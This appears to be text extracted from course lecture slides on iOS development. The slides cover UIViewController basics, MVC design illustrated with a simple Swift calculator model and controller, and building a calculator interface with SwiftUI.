
View Controller

Provides the infrastructure for managing the views of your UIKit app.


- A **view controller manages a set of views** that make up a portion of your app's user interface.
- It is responsible for **loading** and **disposing** of those **views**, for managing **interactions** with those views, and for coordinating responses with any appropriate data objects.
- View controllers also coordinate their efforts with other controller objects—including other view controllers—and help **manage your app's overall interface**.

Set View Controller for the UI

A common mistake for beginners is forgetting to set the view controller




View Controller Lifecycle




An object of the `UIViewController` class (and its subclasses) comes with a set of methods that manage its view hierarchy. iOS automatically calls these methods at appropriate times when a view controller transitions between states.

Connect UI to Code




Connect UI to Code (cont'd)

Control-drag a digit button to create an event handler func. Then control-drag all the other digit buttons to the same func.



Run your app in the Simulator



- The Scheme pop-up menu lets you choose which simulator or device you'd like to run your app on.
- Click Run button.
- Click each of the digit buttons to test your app.

Design Strategy: Model-View-Controller (MVC)


- Why MVC
- How MVC works in iOS development
- Create a calculator model
- Design the UI view
- Controller: connect UI and the model

Why MVC?

MVC is central to a good design for a Cocoa application. The benefits of adopting this pattern are numerous.

- Objects in the applications tend to be more reusable
- The interfaces tend to be better defined
- Applications having an MVC design are also more easily extensible than other applications.
- iOS development technologies and architectures are based on MVC and require that your custom objects play one of the MVC roles.

How MVC works in IOS development



Model = What your application is (but *not how* it is displayed)

Controller = How your **Model** is presented to the user (UI logic)

View = Your **Controller's** minions

Create a calculator model

What does the **model** do:

- Given the **operands** and **operation symbols**, return the **result**, such as $1+1=2$
- Need to deal with $1+2+3+4=?$ and return any **intermediate results** when a “+” or “=” button is pressed.
- Perform a new **operation**:
 - “+”: Execute the pending operation to get intermediate result. Save the operation symbol and first operand (the intermediate result) as a pending operation.
 - “=”: Execute the pending operation to get final result.

Create a calculator model (cont'd)

```
class CalculatorModel {  
    //A dummy calculator model to support simple addition operation  
    private var operations: Dictionary<String, Operation> = [  
        "+" : Operation.AdditionOperation({$0 + $1}),  
        "=" : Operation.Equal  
    ]  
    private enum Operation {  
        case AdditionOperation((Int, Int) -> Int)  
        case Equal  
    }  
    private struct PendingAdditionOperationInfo {  
        var additionFunction: (Int, Int) -> Int  
        var firstOperand: Int  
    }  
  
    private var accumulator = 0 //intemediate result  
    private var pending: PendingAdditionOperationInfo?  
    var result: Int { get { return accumulator } }  
  
    func setOperand(operand: Int) {  
        accumulator = operand  
    }
```


Create a calculator model (cont'd)

```
func performOperation(symbol: String) {
    if let operation = operations[symbol] {
        switch operation {
            case .AdditionOperation(let function):
                executePendingAdditionOperation()
                pending = PendingAdditionOperationInfo(additionFunction:
function, firstOperand: accumulator)
            case .Equal:
                executePendingAdditionOperation()
        }
    }
}

private func executePendingAdditionOperation() {
    if pending != nil {
        accumulator = pending!.additionFunction(pending!.firstOperand,
accumulator)
        pending = nil
    }
}

}
```

Design the UI view



Controller: connect UI and the model

What does the controller do?

- Get **user actions** from the **UI view**, let the model do the calculation, get results from model and update the UI view.
- **Connection with the UI view:**
 - Own the outlet to the display label: can get and update the display
 - Action handlers for all the digit buttons and operation symbol buttons
- **Connection with the model:**
 - Send new operands and operation symbols to the model. Let model do the calculation.
 - Get intermediate results and final results from the model

Controller: connect UI and the model (cont'd)

```
import UIKit

class CalculatorViewController: UIViewController {

    override func viewDidLoad() {
        super.viewDidLoad()
    }

    private var userIsInTheMiddleOfTyping = false

    private var displayValue: Int {
        get { return Int(display.text!)! }
        set { display.text = String(newValue) }
    }

    private var model = CalculatorModel()

    @IBOutlet weak var display: UILabel!
}
```

Controller: connect UI and the model (cont'd)

```
@IBAction func touchDigit(_ sender: UIButton) {
    let digit = sender.currentTitle!
    if userIsInTheMiddleOfTyping {
        let textCurrentInDisplay = display.text!
        display.text = textCurrentInDisplay + digit
    } else {
        display.text = digit
    }
    userIsInTheMiddleOfTyping = true
}

@IBAction func performOperation(_ sender: UIButton) {
    if userIsInTheMiddleOfTyping {
        model.setOperand(operand: displayValue)
        userIsInTheMiddleOfTyping = false
    }
    if let mathematicalSymbol = sender.currentTitle {
        model.performOperation(symbol: mathematicalSymbol)
    }
    displayValue = model.result
}
```

SwiftUI

- New simple way to build UIs across all Apple platforms
- Use 1 set of tools and APIs
- Uses declarative Swift syntax easy to read
- Works seamlessly with new Xcode design tools
- Keeps code and design in sync
- Automatically supports Dynamic Type, Dark Mode, localization
- See: <https://developer.apple.com/xcode/swiftui/>

Develop in SwiftUI

- Create a new project
- Design UI with SwiftUI
- Create ViewModel for the View
- View lifecycle
- See the UI changes with Preview
- Build and run the app in simulator

Create a new project

The image shows two screenshots of the Xcode New Project Assistant.

Left Screenshot: Choose a template for your new project.

- Filter:** iOS (selected)
- Application:**
 - App** (selected)
 - Document App
 - Game
 - Augmented Reality App
 - Sticker Pack App
- iMessage App**
- Framework & Library:**
 - Framework
 - Static Library
 - Metal Library

Buttons: Cancel, Previous, Next

Right Screenshot: Choose options for your new project.

- Product Name:** Stock App (highlighted)
- Team:** None
- Organization Identifier:** com.csci571
- Bundle Identifier:** com.csci571.Stock-App
- Interface:** SwiftUI
- Life Cycle:** SwiftUI App
- Language:** Swift
- Use Core Data
- Host in CloudKit
- Include Tests


Buttons: Cancel, Previous, Next

Design UI with SwiftUI (cont'd)

- SwiftUI uses a **declarative syntax** so you can simply state what your user interface should be like.
- SwiftUI's **Views** are very **lightweight**. Extract Views into sub-Views and reuse them.
- You can **change the looks** and functionalities of Views by **Appending modifier** after them.
- E.g.: .padding(), .frame(), .foregroundColor(), .onGestureTap(), .onAppear()

Design UI with SwiftUI (cont'd)

```
5 // Created by Zezen Xu on 10/18/20.  
6 //  
7  
8 import SwiftUI  
9  
10 struct CalculatorView: View {  
11     @ObservedObject var calculatorViewModel: CalculatorViewModel =  
12         CalculatorViewModel()  
13  
14     var body: some View {  
15         VStack (spacing: 20){  
16             ZStack {  
17                 Rectangle()  
18                     .foregroundColor(.blue)  
19                 HStack {  
20                     Text(calculatorViewModel.lastSymbol)  
21                         .font(.largeTitle)  
22                         .foregroundColor(.white)  
23  
24                     Spacer()  
25                     Text("\(calculatorViewModel.displayValue)")  
26                         .font(.largeTitle)  
27                         .foregroundColor(.white)|  
28                 }  
29             .padding()  
30         .frame(height: 100)  
31     Group {  
32         HStack (spacing: 20) {  
33             NumericButtonView(digit: 7)  
34             NumericButtonView(digit: 8)  
35             NumericButtonView(digit: 9)  
36         }  
37         HStack (spacing: 20) {  
38             NumericButtonView(digit: 4)  
39             NumericButtonView(digit: 5)  
40             NumericButtonView(digit: 6)  
41         }  
42         HStack (spacing: 20) {  
43             NumericButtonView(digit: 1)  
44             NumericButtonView(digit: 2)  
45             NumericButtonView(digit: 3)  
46         }  
47         HStack (spacing: 20) {  
48             OperatorButtonView(symbol: "+")  
49             NumericButtonView(digit: 0)  
50             OperatorButtonView(symbol: "=")  
51         }  
52     }  
53     .frame(height: 100)  
54 }  
55 .padding()  
